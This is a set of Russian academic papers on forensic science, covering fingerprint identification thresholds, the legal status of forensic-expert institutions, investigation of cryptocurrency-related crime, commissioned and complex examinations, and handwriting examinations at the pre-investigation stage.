Анкетирование иностранных специалистов, прибывающих в Московский университет МВД России имени В. Я. Кикотя для повышения квалификации по программам «Дактилоскопия и дактилоскопическая экспертиза» и «Осмотр места происшествия и дактилоскопическая экспертиза» показывает, что в странах Африки и Карибского бассейна на сегодняшний день значительное количество следов папиллярных узоров, изъятых с места происшествия, не признается пригодными для идентификации в связи с их фрагментарным отображением. Причина в том, что в основу вывода о пригодности следа папиллярного узора для идентификации легло предложенное в начале XX в. так называемое «число Балтазара».

Французский ученый Балтазар, исходя из некоторого количества допущений и математического анализа, рассчитал, что для идентификации необходимо количество деталей не менее, чем 17. Впоследствии пороговый уровень был снижен до 12 деталей, исходя из практических целей. В своих расчетах Балтазар разбил отпечаток пальца на 100 клеток и опирался на то, что в каждой клетке имеется одна из деталей в виде начала, окончания, слияния или разветвления папиллярных линий. Однако он допустил некоторые неточности: во-

[1] Майлис Н. П. «О необходимости расширения рамок учебного процесса при подготовке судебных экспертов» // Вестник Московского университета МВД России имени В. Я. Кикотя. – 2016 – № 5.

первых, достаточно хорошо известно, что в папиллярном узоре помимо начал, окончаний, слияний и разветвлений папиллярных линий имеются другие детали, такие как: фрагмент, глазок (островок), точка, крючок, мостик. Кроме того, статистический анализ, приведенный в статье Л. Г. Эджубова и Б. С. Брудовского «О критерии дактилоскопического тождества» показал, что «… при делении отпечатков пальцев на сто клеток (10×10), распределение деталей оказывается далеко не таким, как предполагал Балтазар: от 30 до 50 % клеток оказываются пустыми (без упомянутых деталей), а до 15 % содержат 2–5 деталей»[1]. Решением вопроса о дактилоскопическом тождестве занимались В. И. Лебедев, Р. А. Рейсс, Г. Л. Грановский, А. И. Винберг, Н. А. Селиванов, В. А. Ивашков. В частности, Н. А. Селиванов писал: «Балтазар допустил грубую ошибку, оценивая признаки лишь с количественной стороны и отвлекаясь от их качества. Практика криминалистической экспертизы показывает, что возможности проявления различных видов идентификационных признаков неодинаковы. Разница в частоте встречаемости некоторых из них весьма значительна. Поэтому принцип равновероятности исходных событий в криминалистической идентификации в чистом виде неприемлем»[2].

Однако, научные работы и опыт советских и российских ученых-криминалистов не всегда учитывается и анализируется за рубежом. Достаточное количество наших коллег из Африки и из стран Карибского бассейна указывают на тот факт, что доказательством в судах их стран не признаются следы папиллярных узоров, совпавшие с отпечатками проверяемых лиц по количеству деталей менее 12. Таким образом, изучая с иностранными специалистами дактилоскопическую экспертизу, преподаватель помимо новейших средств и методов, используемых в криминалистической экспертизе, вынужден обосновывать те научные постулаты, которые у российских криминалистов не вызывают сомнений.

В этой связи научная работа В. В. Пономарева «Методические и организационные основы исследования папиллярных узоров при их

---

[1] Эджубов Л. Г., Брудовский Б. С. О критерии дактилоскопического тождества: материалы Всесоюзной научной конференции «Современные тенденции развития судебной экспертизы вещественных доказательств и пути внедрения новых физических, химических и биологических методов исследования в экспертную практику». Ч. 2. М, 1972.

[2] Селиванов Н. А. Математические методы в собирании и исследовании доказательств. М., 1974.

фрагментарном отображении в следах»[1] представляет для наших коллег наибольший интерес. Подробнейшим образом рассматривая детали строения папиллярных линий и переходя на другой уровень исследования, иностранные специалисты, проходящие повышение квалификации, на практике убеждаются в том, что «…порог идентификации должен определяться не по числу деталей узора, отобразившихся в следе, а совокупностью всех макро-и микропризнаков, содержащихся в папиллярном узоре»[2]. Для закрепления теоретических знаний курсом по изучению дактилоскопии и дактилоскопической экспертизы предусмотрен ряд практических занятий и контрольных экспертиз, в рамках которых слушатели получают навыки исследования фрагментарных следов папиллярных узоров. Успешное освоение учебного курса повышения квалификации является полезным не только с точки зрения совершенствования уровня профессионального мастерства у иностранных граждан, но и для распространения информации о достижениях отечественной криминалистики и о научном потенциале Московского университета МВД России имени В. Я. Кикотя за пределами Российской Федерации.

Библиографический список

1. Майлис Н. П. «О необходимости расширения рамок учебного процесса при подготовке судебных экспертов» // Вестник Московского университета МВД России имени В. Я. Кикотя – 2016. – № 5.

2. Эджубов Л. Г., Брудовский Б. С. О критерии дактилоскопического тождества. Материалы Всесоюзной научной конференции «Современные тенденции развития судебной экспертизы вещественных доказательств и пути внедрения новых физических, химических и биологических методов исследования в экспертную практику». Ч. 2. – М, 1972.

3. Селиванов Н. А. Математические методы в собирании и исследовании доказательств. –М., 1974.

---

[1] Пономарев В. В. Методические и организационные основы исследования папиллярных узоров при их фрагментарном отображении в следах : автореф.… канд. юрид. наук. – М. : Московский университет МВД Российской Федерации, 2009.

[2] Пономарев В. В. Современная методика исследования папиллярных узоров при их фрагментарном отображении в следе // Энергетическое право.– 2009. – № 2.

4. Пономарев В. В. Методические и организационные основы исследования папиллярных узоров при их фрагментарном отображении в следах» : автореф. дисс. ... канд. юрид. наук. М. : Московский университет МВД Российской Федерации, 2009.

5. Пономарев В. В. Современная методика исследования папиллярных узоров при их фрагментарном отображении в следе // Энергетическое право. – 2009. – № 2.

6. Пономарев В. В. Методические и организационные основы исследования папиллярных узоров при их фрагментарном отображении в следах : автореф. дисс. ... канд. юрид. наук. М. :Московский университет МВД Российской Федерации, 2009.

7. Пономарев В. В. Микроскопические исследования папиллярного узора и их значение в дактилоскопической идентификации ФСКН. –М., 2014.

8. Пономарев В. В., Солодова Т. А. Исследование морфологии признаков кожного покрова человека: их задачи и значение // Энциклопедия судебной экспертизы. – 2017. – .№ 2 (13).

9. Одиночкина Т. Ф., Солодова Т. А. Примерные заключения эксперта по трасологии : учебно-методическое пособие / под ред. Н. П. Майлис. М. : Мин-во внутренних дел Российской Федерации, Московский ун-т, 2011.

Владимир Егорович Суденко [1],
доцент кафедры «Уголовное право,
уголовный процесс и криминалистика»
Российского университета транспорта (МИИТ)
кандидат юридических наук, доцент

СУБЪЕКТЫ ПРОИЗВОДСТВА СУДЕБНОЙ ЭКСПЕРТИЗЫ

Говоря об уголовно-процессуальных основах производства судебной экспертизы, отметим, что УПК РФ не раскрывает понятия судебной экспертизы, а также никак не отграничивает судебную экспертизу от иных видов исследований, несмотря на то, что и судебная экспертиза, и иные исследования для своего проведения требуют определенных специальных познаний. При этом нигде не указывается, какие познания относятся к специальным, а какие к ним не относятся.

[1] © Суденко В. Е., 2018.

Статья 49 УПК РФ, определяет судебную экспертизу следующим образом «… судебная экспертиза – экспертиза, производимая в порядке, установленном настоящим Кодексом», не раскрывая самого понятия судебной экспертизы. В статье 57, именуемой «эксперт», также ничего не говорится о том, что же такое судебная экспертиза.

Сказанное, по нашему мнению, и определяет проблему, относящуюся к применению специальных знаний в уголовном судопроизводстве и в судебной экспертизе. Одной из проблем сферы производства судебных экспертиз является вопрос: какое учреждение может считаться судебно-экспертным. Если обратиться к ст. 5 УПК РФ, то ее пункт 60 определяет экспертное учреждение следующим образом: это «государственное судебно-экспертное или иное учреждение, которому поручено производство судебной экспертизы в порядке, установленном настоящим Кодексом». Использование законодателем словосочетания «иное учреждение» позволяет нам отнести к судебно-экспертным учреждениям как государственные, так и негосударственные экспертные учреждения в любой организационной форме. Обратимся ст. 41 Федерального закона «О государственной судебно-экспертной деятельности в Российской Федерации», которая говорит о возможности проведения судебных экспертиз лицами, не являющимися государственными судебными экспертами[1]. В то же время закон не уточняет, в каком экспертном учреждении эти лица проводят судебные экспертизы – то ли в государственном, то ли в негосударственном.

Отсутствие законодательной регламентации относительно видов экспертных учреждений (государственных и негосударственных), а также о лицах, производящих судебные экспертизы, приводит к различным решениям этого вопроса. Так, Я. В. Комиссарова утверждает, что участвовать в уголовном судопроизводстве в качестве эксперта не могут лица, не являющиеся сотрудниками экспертных учреждений [1, с. 206]. В то же время в последние годы значительно возросло количество экспертиз, проводимых негосударственными учреждениями, на что указывает профессор Е. Р. Россинская [2, с. 16–30]. Обусловлено это как увеличением количества экспертиз, так и возрастанием их роли в объективизации процесса доказывания, появлением новых

[1] Федеральный закон от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации» (с изм. на 8.03.2015 г.) // Система ГАРАНТ. URL: http://base.garant.ru/12123142/#ixzz58DVH2jnB.

технических средств и методов, позволяющих производство более широкого круга судебных экспертиз [3, с. 43–45; 4, с. 121–123].

Проект Федерального закона «О государственной судебно-экспертной деятельности в Российской Федерации» не погасил споры о судебных экспертизах, но породил новые вопросы. К примеру, в ч. 1 ст. 12 проекта под государственными судебно-экспертными учреждениями понимаются специализированные организации и экспертные подразделения федеральных органов власти, уполномоченных в области судебно-экспертной деятельности, созданные для организации и производства судебной экспертизы. Не совсем понятно, какие федеральные органы власти вправе создавать судебно-экспертные учреждения – Совет Федерации, Государственная дума, Администрация Президента, Верховный суд Российской Федерации? Также не понятно, какие федеральные органы власти уполномочены в области судебно-экспертной деятельности, и кто их уполномочивает. А могут ли субъекты Российской Федерации решать подобные вопросы? На все указанные и другие вопросы нет ответов.

Немало вопросов возникает и относительно негосударственных судебно-экспертных организаций, коими, в редакции проекта закона, являются лишь некоммерческие организации. А почему не могут быть судебно-экспертным учреждениями коммерческие организации? Скорее всего, потому, что они создаются для получения прибыли, а это, по мнению разработчиков проекта, может оказывать серьезное влияние на поиск возможностей удовлетворить пожелание заказчика. В то же время, в извлечении прибыли заинтересованы как коммерческие организации, так и некоммерческие. Последние, в соответствии со ст. 50 ГК РФ, несмотря на то, что не имеют цели извлечение прибыли и не распределяют полученную прибыль между их участниками, вправе действовать для достижения культурных, благотворительных целей, разрешать споры и конфликты, оказывать юридическую помощь и совершать иную деятельность, направленную на достижение общественных благ.

Некоммерческие организации могут существовать на самофинансировании, а потому без получения прибыли вряд ли смогут функционировать, поскольку затраты им необходимы и для развития, и для обеспечения своей деятельности и т. д. Закон «О некоммерческих организациях» разрешает такой организации осуществлять предпринимательскую и иную приносящую доход деятельность, приносящие

прибыль производство товаров и услуг, отвечающих целям ее создания.

В настоящее время функционируют многие негосударственные экспертные бюро, институты, центры, оформленные в виде ООО или ЗАО. Такие организации нельзя преобразовать в некоммерческие организации, что приведет к их самоликвидации. Из этого следует вывод, что разработчики проекта Федерального закона «О государственной судебно-экспертной деятельности в Российской Федерации», скорее всего, ставили перед собой цель – вытеснить из экспертного сегмента рынка услуг конкурентов.

Препятствием для развития негосударственной судебной экспертизы, помимо сказанного, является необходимость иметь лицензию на занятие судебно-экспертной деятельностью, выдаваемую федеральным органом государственной власти, быть включенной в Государственный реестр судебно-экспертных организаций. Если создание указанного Государственного реестра можно как-то оправдать, то получение лицензии на осуществление судебно-экспертной деятельности явно противоречит Федеральному закону «О лицензировании отдельных видов деятельности», где ничего не сказано об этом виде деятельности, а предусматривается лишь получение лицензии на деятельность по проведению экспертизы промышленной безопасности[1].

Таким образом, можно с уверенностью повторить слова профессора А. Р. Белкина о том, что государство стремится подчинить себе негосударственную судебно-экспертную деятельность [5, с. 11.].

Библиографический список

1. Комиссарова Я. В. Концептуальные основы профессиональной деятельности эксперта в уголовном судопроизводстве. – М. : Юрлитинформ, 2010. – С. 206.

2. Россинская Е. Р. К вопросу о совершенствовании и унификации законодательной регламентации судебной экспертизы // Теоретические и прикладные аспекты использования специальных знаний в уголовном и гражданском судопроизводстве. – М. : РАП, 2013. – С. 16–30.

[1] Федеральный закон «О лицензировании отдельных видов деятельности» (№ 99-ФЗ) // URL: http://www.consultant.ru/document/cons_doc_LAW_113658.

3. Демидова Т. В., Бушуев В. В. Эффективность судебно-экспертной деятельности: проблемы и пути решения // Вестник Московского университета МВД России. – 2017. – № 2. – С. 43–45.

4. Майлис Н. П. Творческий подход при решении экспертных задач как залог эффективности и качества производства судебных экспертиз // Вестник Московского университета МВД России. – 2015. – № 11. – С. 121–123.

5. Белкин А. Р. УПК РФ: конструктивная критика и возможные улучшения. Часть X. Производство судебной экспертизы. – М., 2016. – С. 11.

Дмитрий Александрович Тарасов[1],
старший преподаватель кафедры «Юриспруденция,
интеллектуальная собственность и судебной экспертиза»
МГТУ имени Н. Э. Баумана

Ольга Геннадьевна Войтова[2],
научный сотрудник учебно-научного комплекса
судебной экспертизы Московского университета
МВД России имени В.Я. Кикотя

ПРОТИВОДЕЙСТВИЕ ПРЕСТУПЛЕНИЯМ, СВЯЗАННЫМ С ОБОРОТОМ КРИПТОВАЛЮТ, КАК ОДНО ИЗ НАПРАВЛЕНИЙ МЕЖДУНАРОДНОГО СОТРУДНИЧЕСТВА В СФЕРЕ ЭКСПЕРТНОЙ ДЕЯТЕЛЬНОСТИ

В последнее время новости из мира криптовалют все больше напоминают сводки криминальной хроники. Если криптолихорадка 2017 года прошла под знаменами биткоина, когда весь мир, затаив дыхание, следил за колебаниями его курса, то параллельно с этим, начиная с середины прошлого года, события в криптовалютном пространстве привнесли в данную сферу такие понятия, как кража монет, увод кошельков, скрытый майнинг.

Внешняя новизна совершаемых деяний уже породила в общественном сознании представление о них как о мошенничестве с крип-

[1] © Тарасов Д. А., 2018.
[2] © Войтова О. Г., 2018.

товалютами, хотя, очевидно, что в подавляющем большинстве случаев имеют место обычные киберпреступления в отношении цифровых объектов, аналогов которым более чем достаточно за всю историю существования компьютерных систем. Так, например, житель Мурманска обратился в полицию с заявлением о краже его виртуального персонажа из игры «Lineage2». Преступник совершил кражу, используя электронную почту потерпевшего, и был привлечен к ответственности по статье «неправомерный доступ к компьютерной информации». А в феврале 2013 года гражданин Белоруссии заявил о краже танка из игры «World of Tanks». Связавшись с разработчиками игры, сотрудники подразделения по раскрытию преступлений в сфере высоких технологий выяснили, что злоумышленник – подросток подобрал пароль к аккаунту потерпевшего и «угнал танк», который затем разобрал на части и продал другим игрокам. По данному факту было возбуждено уголовное дело по статье «несанкционированный доступ к компьютерной информации».

Вышеприведенные случаи – примеры манипуляции с полученными преступным путем данными пользователей, имеющие целью хищение виртуального товара, не важно, артефакт ли это компьютерной игры или виртуальные монеты – и тот и другой объект имеют свою цену в традиционных денежных единицах. Вместе с тем необходимо отметить, что во многих случаях краж криптовалют изначально были организованы кибератаки с целью получения доступа к сервисам криптовалютных бирж, обменников, ICO, площадок для майнинга, в последующем использованного в мошеннических целях.

Так, наиболее крупные атаки в криптовалютном пространстве за 2017 г. заключались в следующем [1].

1. Июль 2017 г. Взлом ICO CoinDash. Через три минуты после размещения токенов злоумышленниками был взломан сайт CoinDash и подменен адрес официального кошелька. Инцидент обнаружили достаточно быстро, разработчики немедленно остановили ICO и предупредили пользователей об атаке, однако за первые пять минут после взлома на кошелек хакеров уже было переведено более 6 млн долл. В общей сложности, злоумышленники получили около 45 000 эфиров.

2. Июль 2017 г. Взлом кошелька Parity. Разработчики кошелька обнаружили уязвимость, в результате которой со счетов пользователей было украдено почти 153 000 эфиров. Ошибка была обнаружена в кошельках с мультиподписями и поставила под угрозу несколько компаний-участников ICO. На тот момент стоимость украденных

эфиров составляла около 32 млн долл., а к концу декабря эта цифра увеличилась до 105 млн.

3. Август 2017 г. Блокчейн-стартап Enigma обнаружил, что его сайт, список почтовой рассылки и аккаунт администратора взломаны, и мошенники запустили фейковую предпродажу токенов, выманив таким образом у инвесторов более 1500 эфиров. С помощью захваченных аккаунтов мошенники обещали большую прибыль от инвестиций и выдавали себя за операторов проекта. Прежде, чем команде Enigma удалось восстановить контроль над аккаунтами, кошелек с эфирами был опустошен, украденные средства восстановить не удалось.

4. Ноябрь 2017 г.. Кража токенов Tether на сумму около 31 млн долл. Токены были украдены из виртуального хранилища разработчиков Tether и отправлены на неизвестный адрес. На других пользователях этот взлом не отразится. Позднее компания наложила ограничения на движение украденных токенов через обновление протокола блокчейна Omni, на котором основан проект Tether, таким образом, хакер не сможет воспользоваться плодами своей атаки.

5. Декабрь 2017 г.. Взлом рынка майнинговых мощностей NiceHash. В результате атаки было украдено около 4700 биткоинов на сумму около 78 млн долл. Позднее выяснилось, что хакер взломал компьютер одного из сотрудников компании, получив таким образом доступ к внутренним системам рыночной площадки, а затем перевел биткоины с кошелька компании.

Анализируя подробности этих и других кибератак на ресурсы, связанные с криптовалютами, несложно сделать вывод о безусловной привлекательности последних для хакеров разных уровней и специализаций, поскольку, несмотря на высокотехнологичность данной отрасли, информационная безопасность площадок, предоставляющих услуги обмена, хранения, торговли криптомонетами, оставляет желать лучшего. В итоге, злоумышленниками применяется практически весь спектр хакерского арсенала средств для получения неправомерного доступа к учетным записям пользователей, скриптам обработки денежных переводов на биржах и обменниках, вплоть до взлома ресурсов, предоставляющих сервисы облачного майнинга.

При этом настолько же очевидно, что в условиях массовости майнинговых и процессинговых услуг в данной сфере, отслеживание любой подозрительной активности в сети, направленной на неправомерное завладение виртуальными монетами, подчас не под силу даже со-

здателям того или иного сервиса, не говоря уже о правоохранительных органах.

В этой связи показательны недавние сообщения о фактах заражения вредоносными программами – майнерами криптовалюты Monero даже сматртфонов под управлением операционной системы Андроид, хотя вычислительные возможности таких устройств для добычи криптовалюты практически ничтожны. Однако даже здесь хакеры предпочитают действовать по принципу «с миру по нитке», учитывая относительно скромные затраты на создание и распространение такого программного обеспечения.

Каково же место правоохранительных органов и экспертных подразделений в противодействии таким деяниям? Ведь несмотря на неурегулированность статуса криптовалют как платежного средства, это все же собственность, пусть и виртуальная (см. примеры выше), за которую пользователь заплатил реальные средства и которая была похищена путем неправомерного доступа к компьютерной информации.

С учетом способов совершения таких деяний представляется, что основная задача заключается в качественном расследовании конкретного инцидента, начиная от осмотра атакованного сервера и заканчивая мониторингом сервисов по обмену виртуальных денег. Да, переводы криптовалют анонимны, однако всегда существуют начальная точка совершения атаки, средства ее проведения и конечный результат в виде конвертации виртуальных денег в реальные.

Безусловно, данный процесс сложен как организационно, так и технически. Однако нет ничего невозможного, достаточно вспомнить историю с задержанием в июле 2017 года в Греции Александра Винника, которого власти США подозревают в причастности к организации крупной схемы легализации средств с помощью биткоин-биржи BTC-e. При всей неоднозначности ситуации и вопросам к качеству доказательственной базы, очевидно, что подозрения возникли не на пустом месте. Следовательно, имеющейся информации о движении сумм через биржи и обменные сервисы, достаточно как минимум для анализа с возможными последующими выводами об источниках происхождения средств и местах назначения или получателях перевода.

Экспертная же составляющая процесса расследования состоит традиционно в отыскании следов на компьютерах подозреваемых лиц:

– неправомерного доступа к криптокошелькам и сервисам;

– создания и распространения вредоносных программ, направленных на получение учетных данных пользователей, запуска скрытых процессов майнинга, организацию бот-нета для распределенного майнинга и т. д.

Кроме того, примером эффективной работы в сфере противодействия криптовалютным угрозам с точки зрения экспертной деятельности могут служить усилия Лаборатории Касперского, в том числе и в сотрудничестве с правоохранительными органами и экспертными организациями. Так, в конце января текущего года эксперты «Лаборатории Касперского» обнаружили новую финансовую угрозу – троянскую программу Mezzo, способную подменять реквизиты в файлах обмена между бухгалтерскими и банковскими системами. «Кроме того, анализ кода Mezzo показал, что зловред может быть связан с другим нашумевшим троянцем, охотящимся за криптовалютами, – CryptoShuffler. Эксперты «Лаборатории Касперского» обнаружили, что код Mezzo и программы AlinaBot, осуществляющей загрузку CryptoShuffler, идентичны практически до последней строчки. По всей видимости, за обоими зловредами стоят одни и те же вирусописатели, а, значит, их интерес может также затрагивать криптокошельки пользователей»[2].

А с учетом того, что подобные действия хакерских групп носят, как правило, транснациональный характер, то в сфере противодействия таким преступлениям есть место для международного сотрудничества как в правоохранительной, так и экспертной деятельности, и прежде всего в рамках СНГ, со времен СССР практически не изменились традиции и единые подходы к решению экспертных задач.

В этой связи нелишним будет отметить, что после подписания Президентом Республики Беларусь декрета от 21.12.17 г. № 8 «О развитии цифровой экономики», именно Беларусь в настоящее время находится в авангарде развития криптовалютного регулирования как минимум на постсоветском пространстве и может стать своеобразным «тестовым полигоном» в области правового регулирования блокчейн-технологий и ICO, что в совокупности с подписанным 12 октября 2017 года соглашением между Государственным комитетом судебных экспертиз Республики Беларусь и Министерством внутренних дел России о сотрудничестве в сфере судебно-экспертной деятельности создает все предпосылки для всестороннего обсуждения проблематики и выработки единых экспертных подходов к установлению обстоятельств совершения преступных деяний в сфере оборота криптовалют.

Библиографический список

1. Bits Media. Русскоязычный информационный сайт о криптовалюте Bitcoin // URL: https://bits.media/news/krupneyshie-vzlomy-i-ataki-v-kriptoprostranstve-za-2017-god.

2. Новости Лаборатории Касперского // URL: https://www.kaspersky.ru/about/press-releases/2018_kaspersky-lab-has-found-a-new-trojan-hunted-for-real-and-crypto-currencies.

3. Декрет Президента Республики Беларусь от 21 декабря 2017 г. № 8 «О развитии цифровой экономики».

4. Хазиев Ш. Н. Актуальные проблемы международного судебно-экспертного сотрудничества // Теория и практика судебной экспертизы. –2016. – № 3.

Алла Сергеевна Татарчук[1],
доцент кафедры технико-криминалистического
обеспечения экспертных исследований
учебно-научного комплекса судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

О НЕКОТОРЫХ АСПЕКТАХ НАЗНАЧЕНИЯ И ПРОИЗВОДСТВА КОМПЛЕКСНЫХ И КОМИССИОННЫХ ЭКСПЕРТИЗ

Назначение комиссионной экспертизы направлено на получение большей достоверности исследования, сложных объектов, поступивших на исследование. В данном контексте уместно уточнение, что на подсознательном уровне у участников судебного процесса создается мнение: если экспертизу проводил не один эксперт, а два и более, она будет более объективной и обоснованной.

Федеральный закон «О Государственной судебно-экспертной деятельности в Российской Федерации» трактует рассматриваемое исследование следующим образом: комиссионная экспертиза определяется как экспертиза, которую проводят два или несколько экспертов одной специальности, при этом каждый эксперт проводит экспертизу в полном объеме [5].

Необходимо, акцентировать, что эксперты каждый полностью проводит исследование и они не могут разделить экспертизу на от-

[1] © Татарчук А. С., 2018.

дельные этапы и выполнять каждый определенную часть, потому что иначе невозможно получить достоверные выводы и провести исследование соответствующее реальной действительности, но в любом случае в ходе экспертизы проводятся совещания экспертов.

В научной сфере ряд ученых, в том числе и заслуженный профессор Н. П. Майлис, выделяют особенности, характерные для производства комиссионных экспертиз, такие как: проводится несколькими экспертами одной специальности; каждый эксперт вправе выбирать методику исследования; при производстве комиссионной экспертизы возможно назначение эксперта-организатора [2, С. 65].

Комплексная экспертиза назначается при необходимости участия экспертов разных специальностей. Данную экспертизу назначают в том случае, когда вопросы, поставленные перед экспертном, затрагивают одновременно несколько областей знаний, и для того чтобы сформулировать грамотные выводы, необходимо, чтобы в исследовании приняли участие специалисты разных экспертных специальностей. В зависимости от того, какие вопросы поставлены перед экспертами, они могут отвечать только на те, которые соответствуют их специальным знаниям. В некоторых случаях суд ставит общий вопрос. В таком случае исследование и формулирование вывода проводится совместно.

Производство комплексной экспертизы, так же как и комиссионной в целом, имеет ряд особенностей: экспертизу проводят эксперты различной специальности; каждый эксперт подписывает, только свое исследование; каждый вывод эксперта формулируется самостоятельно либо совместно [2, С. 67].

Действия экспертов разных специальностей бывают согласованными тогда, когда каждый эксперт имеет хотя бы минимальные знания в специальностях других экспертов. В этом случае работа будет проходить последовательно и слаженно, в ход исследования будет понятен для всех участников процесса.

Те комплексные экспертизы, на которых ставят общие вопросы – довольно трудоемкие, поскольку в этом случае работают эксперты разных специальностей. Часто случается так, что исследования, которые проводят разные эксперты, взаимосвязаны. Если эксперты не обладают знаниями в тех областях, которыми занимаются другие эксперты, им приходится только полагаться на опыт и знания друг друга.

Те комплексные экспертизы, на которые поставлены вопросы, которые не требуют совместных исследований, тоже требуют координации действий всех специалистов. В этом случае каждый эксперт

занимается своим вопросом. Зависимость экспертов друг от друга сводится к минимуму. После того как эксперт провел исследование по своим вопросам, он может опираться на выводах других экспертов.

Прежде чем начать работу, эксперты определяют последовательность, в которой будет проводиться исследование, и начинают исследование по очереди. Обычно этим вопросом занимается руководитель судебно-экспертного учреждения или экспертного подразделения. Это, пожалуй, единственный момент, который требует согласования действий всех экспертов.

Комплексную экспертизу целесообразно назначать в том случае, когда хотя бы по одному из вопросов, поставленных судом, эксперты проводят совместное исследование. Зачастую суды назначают комплексную экспертизу, в которой каждому эксперту ставятся отдельные вопросы, зачастую никак друг с другом не связанные. В таких случаях рекомендуется комплекс судебных экспертиз. Каждый эксперт выполняет экспертизу самостоятельно, и оформляет ее отдельным заключением.

Проведя анализ нормативно-правовых актов, регламентирующих назначение и производство экспертиз, и учитывая специфику производства комплексной и комиссионной экспертиз, выявилась закономерная необходимость в уточнении ряда процедурных аспектов назначения и производства рассматриваемых форм экспертных исследований. Данные разъяснения (уточнения) позволят существенно повысить их качество и понимание в правовой и научной сфере. Так, в частности, назрела потребность в выработке единого понимания дефиниции «комиссионная экспертиза» в УПК Российской Федерации и Федеральном законе № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации»; в процессуальном закреплении порядка обязательного назначения эксперта-организатора, а так же закрепления норм, регламентирующих права и обязанности эксперта-организатора, в рамках производства комиссионных и комплексных экспертиз.

Библиографический список

1. Аверьянова Т. Ф. Судебная экспертиза. Курс общей теории. – М., 2006.

2. Майлис Н. П. Теория и практика судебной экспертизы в доказывании. Спецкурс. – М. : ЮНИТИ-ДАНА, 2015.

3. Энциклопедия судебной экспертизы / под ред. Т. В. Аверьяновой, Е. Р. Россинской. – М., 1999.

4. Судебные и нормативные акты Российской Федерации // URL: http://sudact.ru/law/upk-rf; Уголовно-процессуальный кодекс Российской Федерации от 18 декабря 2001 г. № 174-ФЗ. (ред. от 06.07.2016 г., с изм. и доп., вступ. в силу с 01.09.2016 г.).

5. Федеральный закон от 25 июня 2002 г. № 73-ФЗ « О государственной судебно-экспертной деятельности Российской Федерации» // Собр. законодательства Рос. Федерации. – 2001. – июнь. – № 23.

Наталья Алексеевна Трушакова[1],
старший преподаватель кафедры
экспертно-криминалистической деятельности
Московского университета МВД России имени В.Я. Кикотя

Андрей Владимирович Нестеренко[2],
преподаватель кафедры криминалистики
Ставропольского филиала
Краснодарского университета МВД России

К ВОПРОСУ О ЦЕЛЕСООБРАЗНОСТИ НАЗНАЧЕНИЯ СУДЕБНО-ПОЧЕРКОВЕДЧЕСКИХ ЭКСПЕРТИЗ НА СТАДИИ ВОЗБУЖДЕНИЯ УГОЛОВНОГО ДЕЛА

Судебно-почерковедческая экспертиза является одной из разновидностей использования специальных почерковедческих знаний в процессуальной форме и относится к числу наиболее распространенных и востребованных криминалистических исследований. Она может быть назначена по самым различным категориям уголовных, административных и гражданских, в том числе арбитражных дел, если при их рассмотрении и судебном разбирательстве возникает необходимость установить факты (фактические обстоятельства), связанные с исследованием рукописей. С увеличением документооборота в стране и высоким уровнем его вовлечения в криминальную сферу общественной жизни, ежегодно наблюдается устойчивый рост материалов судебно-почерковедческого производства.

[1] © Трушакова Н. А., 2018.
[2] © Нестеренко А. В., 2018.

Федеральным законом от 4 марта 2013 г. № 23 ФЗ [1] в УПК РФ были внесены изменения, согласно которым, судебная экспертиза может быть назначена и проведена до возбуждения уголовного дела (ч. 4 ст. 195) [2]. Соответствующим изменениям подверглась и ч. 1 ст. 144 УПК РФ [2], регламентирующая порядок рассмотрения сообщения о преступлении.

Отметим, что дискуссия о возможности производства экспертизы на стадии возбуждения уголовного дела велась многими учеными-криминалистами на протяжении последних нескольких десятилетий. Сторонники данной концепции, считая ее объективной необходимостью, предлагали внести соответствующие изменения в процессуальное законодательство, разрешив, наряду с осмотром места происшествия, при необходимости и в определенных случаях, назначение и проведение судебных экспертиз.

Бесспорно, эти дополнения имеют важное значение для органов дознания и следствия, поскольку увеличивают возможности доказывания на первоначальной стадии уголовного процесса, что в свою очередь способствует принятию законных и обоснованных решений о возбуждении или отказе в возбуждении уголовного дела.

Однако в практической деятельности экспертов-почерковедов данная новация вызвала определенные проблемы. В первую очередь это обусловлено тем, что УПК РФ регламентирует не все вопросы, касающиеся назначения и производства судебных экспертиз. Значительная их часть регулируется Федеральным законом от 31 мая 2001 г. № 73-ФЗ «О государственной судебно-экспертной деятельности в Российской Федерации» [3] и ведомственными инструкциями, положения которых, до настоящего времени не переработаны. В связи с этим возникают противоречия в законодательной и нормативной базах.

Так, процессуальный закон предусматривает «назначение судебной экспертизы и получение заключения эксперта в разумный срок», при этом, не устанавливая конкретно сроки производства экспертизы. Очевидно, речь идет о максимальном установленном сроке рассмотрения сообщений о преступлении, определенным от трех суток до одного месяца.

Согласно п. 12 Приказа МВД России от 29 июня 2005 г. № 511 «Вопросы организации производства судебных экспертиз в экспертно-криминалистических подразделениях (ЭКП) органов внутренних дел Российской Федерации» [4], экспертизы производятся, как правило, в срок, не превышающий пятнадцати суток. В случаях, когда

требуется исследование значительного объема материала, применения продолжительных по времени методик исследования, а также при наличии в производстве у эксперта значительного количества экспертиз, руководителем ЭКП устанавливается более длительные сроки.

Общеизвестно, что судебно-почерковедческая экспертиза – один из самых сложных видов криминалистической идентификации. Проведение экспертизы предполагает исследование всех представленных в распоряжение эксперта объектов, с использованием рекомендованных современной наукой и судебно-экспертной практикой методов и методик исследования; выявление всех необходимых и достаточных для формулирования ответов на поставленные вопросы диагностических и идентификационных признаков; дачу экспертом аргументированных ответов на все поставленные перед ним вопросы; в полное и всесторонне отражение заключении хода и результатов исследования с приложением соответствующего иллюстрационного материала. Согласно общим положениям методики почерковедческой экспертизы, «к процессу исследования предъявляются следующие основные требования: тщательность, старательность, объективность и полнота …» [5].

Исходя их практики, в вышеуказанный срок могут уложиться лишь исследования единичных объектов, производство же многообъектных, комплексных, а также наукоемких, требующих значительных временных затрат экспертиз, в короткие сроки невозможно.

В п. 55.1 Наставления по организации экспертно-криминалистической деятельности в системе МВД России, утвержденного приказом МВД России от 11 января 2009 г. № 7 [6], указано, что исследования проводятся в порядке очередности поступивших материалов в срок не позднее 3 суток со дня их регистрации. Таким образом, срок проведения исследования значительно меньше, чем срок производства экспертизы и результаты такого исследования, выполненного специалистом, также является основанием для возбуждения уголовного дела (либо отказа в его возбуждении).

Помимо этого, сжатые сроки производства и невозможность проведения отдельных следственных действий в ходе проверки сообщения о преступлении, связанных со сбором и подготовкой материалов для проведения экспертизы, например, получение оригиналов документов и сбор сравнительных образцов, отражаются на полноте проводимых исследований, а, следовательно, их результативности.

